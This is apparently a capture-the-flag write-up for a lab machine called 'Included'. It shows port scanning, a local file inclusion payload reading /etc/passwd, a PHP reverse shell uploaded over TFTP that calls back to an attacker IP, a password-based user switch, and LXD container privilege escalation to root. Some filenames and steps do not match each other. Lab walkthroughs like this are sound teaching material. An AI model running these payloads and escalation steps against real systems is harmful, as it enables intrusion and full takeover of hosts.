


included

```
(root@kali)-[/Documents/htb/boxes/included]
# nmap -sC -sV -p- 10.10.10.55
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-02 13:52 EDT
Nmap scan report for 10.10.10.55
Host is up (0.072s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://10.10.10.55/?file=index.php
```

From the output we only see port 80 open. We can navigate to the website in a browser.



Titan Gears

TITANIUM RE-ENFORCED GEARS FOR ULTIMATE PERFORMANCE

HOMEPAGE

OUR CLIENTS

ABOUT US

CAREERS

CONTACT US

We can also run a UDP scan with Nmap.

```

(root@kali)-[/Documents/htb/boxes/included]
# nmap -sU -v 10.10.10.55
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-02 14:00 EDT
Initiating Ping Scan at 14:00
Scanning 10.10.10.55 [4 ports]
Completed Ping Scan at 14:00, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:00
Completed Parallel DNS resolution of 1 host. at 14:00, 0.01s elapsed
Initiating UDP Scan at 14:00
Scanning 10.10.10.55 [1000 ports]
Increasing send delay for 10.10.10.55 from 0 to 50 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.10.55 from 50 to 100 due to max_successful_tryno increase to 5
Increasing send delay for 10.10.10.55 from 100 to 200 due to max_successful_tryno increase to 6
Increasing send delay for 10.10.10.55 from 200 to 400 due to max_successful_tryno increase to 7
Increasing send delay for 10.10.10.55 from 400 to 800 due to 11 out of 12 dropped probes since last increase.
UDP Scan Timing: About 4.19% done; ETC: 14:12 (0:11:49 remaining)
UDP Scan Timing: About 7.07% done; ETC: 14:14 (0:13:22 remaining)
UDP Scan Timing: About 11.84% done; ETC: 14:16 (0:14:16 remaining)
UDP Scan Timing: About 19.34% done; ETC: 14:16 (0:13:25 remaining)
UDP Scan Timing: About 25.83% done; ETC: 14:17 (0:12:32 remaining)
UDP Scan Timing: About 31.50% done; ETC: 14:17 (0:11:40 remaining)
UDP Scan Timing: About 37.07% done; ETC: 14:17 (0:10:49 remaining)
UDP Scan Timing: About 42.21% done; ETC: 14:17 (0:09:57 remaining)
UDP Scan Timing: About 47.36% done; ETC: 14:17 (0:09:05 remaining)
UDP Scan Timing: About 52.71% done; ETC: 14:17 (0:08:11 remaining)
UDP Scan Timing: About 58.08% done; ETC: 14:17 (0:07:16 remaining)
UDP Scan Timing: About 63.22% done; ETC: 14:17 (0:06:23 remaining)
UDP Scan Timing: About 68.58% done; ETC: 14:17 (0:05:28 remaining)
UDP Scan Timing: About 73.72% done; ETC: 14:17 (0:04:34 remaining)
UDP Scan Timing: About 78.78% done; ETC: 14:17 (0:03:42 remaining)
UDP Scan Timing: About 83.92% done; ETC: 14:17 (0:02:48 remaining)
UDP Scan Timing: About 88.97% done; ETC: 14:17 (0:01:55 remaining)
UDP Scan Timing: About 94.02% done; ETC: 14:17 (0:01:03 remaining)
Completed UDP Scan at 14:18, 1085.75s elapsed (1000 total ports)
Nmap scan report for 10.10.10.55
Host is up (0.076s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
69/udp    open|filtered tftp

```

The UDP scan found port 69 to be open, which hosts the TFTP service. TFTP or "Trivial File Transfer Protocol", is similar to FTP but much simpler. It provides functionality only for uploading or downloading files from a server.

Let's see if we can connect to TFTP and upload a file.

```

(root@kali)-[/Documents/htb/boxes/included]
# cat test.txt
1

(root@kali)-[/Documents/htb/boxes/included]
# tftp 10.10.10.55
tftp> put test.txt
Sent 3 bytes in 0.3 seconds

```


We connect and confirm that we can upload files.

LFI

The URL of the website is "<http://10.10.10.55/?file=index.php>". It is worth checking if this is vulnerable to Local File Inclusion. We can test by changing the URL to the following:

```
http://10.10.10.55/?file=../../../../etc/passwd
```

This is successful, and passwd contents are returned by the server.



The LFI vulnerability can be combined with the TFTP service, in order to upload a PHP [reverse shell](#) and execute it. This happens due to the inclusion of the PHP code by the vulnerable page, which results in its execution. Change the IP address and the port by editing the following lines in the shell.

```
(root@kali)-[/Documents/htb/boxes/included]
# mv php-reverse-shell.php shell.php


(root@kali)-[/Documents/htb/boxes/included]
# geany shell.php
```

```
set time limit (0);
$VERSION = "1.0";
$ip = '10.10.14.32'; // CHANGE THIS
$port = 8888; // CHANGE THIS
$chunk size = 1400;
$write a = null;
$error a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

```
tftp> put shell.php
Sent 5685 bytes in 0.8 seconds
```

Next, we can use the LFI to access the reverse shell. The default TFTP root folder is /var/lib/tftpboot. Let's start a netcat listener before navigating to the shell.

Navigate to <http://10.10.10.55/?file=../../../../../var/lib/tftpboot/-shell.php> in order to get a shell.



```
(root@kali)-[/Documents/htb/boxes/included]
# nc -nlvp 8888
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 10.10.10.55.
Ncat: Connection from 10.10.10.55:42958.
Linux included 4.15.0-88-generic #88-Ubuntu SMP Tue Feb 11 20:11:34 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
18:25:15 up 5:30, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Lateral Movement

The low privileged `www-data` user isn't allowed to read user files. The password **Sheffield19** found in the previous can be used to switch to `mike`. First, let's spawn a TTY shell.

```
python3 -c "import pty; pty.spawn('/bin/bash')"
```

We can su to the user `mike` with the above password.

```
su mike
```

```
$ python3 -c "import pty; pty.spawn('/bin/bash')
www-data@included:/$ su mike
su mike
Password: Sheffield19
mike@included:/$ id
id
uid=1000(mike) gid=1000(mike) groups=1000(mike),108(lxd)
mike@included:/$
```



```
mike@included:/$ ls
ls
bin      dev      initrd.img  lib64      mnt      root     snap      sys      var
boot     etc      initrd.img.old  lost+found  opt      run      srv      tmp      vmlinuz
cdrom    home    lib         media      proc     sbin     swap.img  usr      vmlinuz.old
mike@included:/$ cd home/mike
cd home/mike
mike@included:~$ cat user.txt
cat user.txt
a56ef91d70cfbf2cdb8f454c006935a1
```

Privilege Escalation

Running the **groups** command, it's found that user mike is in the LXD group. The LXD group is a high-privileged linux group, which can be used to escalate to root. First, clone the following repository and build an alpine image.

```
mike@included:~$ groups
groups
mike lxd
```

```
(root🐛kali)-[/Documents/htb/boxes/included]
# git clone https://github.com/saghul/lxd-alpine-builder
cd lxd-alpine-builder
./build-alpine
```

```
(root🐛kali)-[/Documents/htb/boxes/included/lxd-alpine-builder]
# ls
alpine-v3.13-x86_64-20210602_1430.tar.gz  build-alpine  LICENSE  README.md
```

A tar.gz file should be created in the same folder. Upload it to the server by using python's `SimpleHTTPServer`. First, run the following command locally in the same folder as the tar.gz.

```
mike@included:/tmp$ wget 10.10.14.32:8888/alpine-v3.13-x86_64-20210602_1430.tar.gz
<14.32:8888/alpine-v3.13-x86_64-20210602_1430.tar.gz
--2021-06-02 18:44:13-- http://10.10.14.32:8888/alpine-v3.13-x86_64-20210602_1430.tar.gz
Connecting to 10.10.14.32:8888 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3251209 (3.1M) [application/gzip]
Saving to: 'alpine-v3.13-x86_64-20210602_1430.tar.gz'

alpine-v3.13-x86_64 100%[====>] 3.10M 567KB/s in 5.7s

2021-06-02 18:44:19 (556 KB/s) - 'alpine-v3.13-x86_64-20210602_1430.tar.gz' saved [3251209/3251209]
```

```
(root🐛kali)-[/Documents/htb/boxes/included/lxd-alpine-builder]
# python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
10.10.10.55 - - [02/Jun/2021 14:33:09] "GET /alpine-v3.13-x86_64-20210602_1430.tar.gz HTTP/1.1" 200 -
```

Next, run the following commands to get root.

```
lxc image import ./alpine-v3.10-x86_64-20191008_1227.tar.gz --alias rootimage
lxc init rootimage ignite -c security.privileged=true
```

The commands above will import the image and create a privileged container with it. Next, the host file system is mounted to the `/mnt/root` folder on the container.

```
lxc config device add ignite mydevice disk source=/ path=/mnt/root
recursive=true
```

The command above will let us have access to the entire filesystem from within the container. The next set of commands start the container and drop us into a shell on it.

```
lxc start ignite
lxc exec ignite /bin/sh
```

Finally, we can navigate to `/mnt/root/root/` and read `root.txt` along with `login.sql`, which reveals credentials.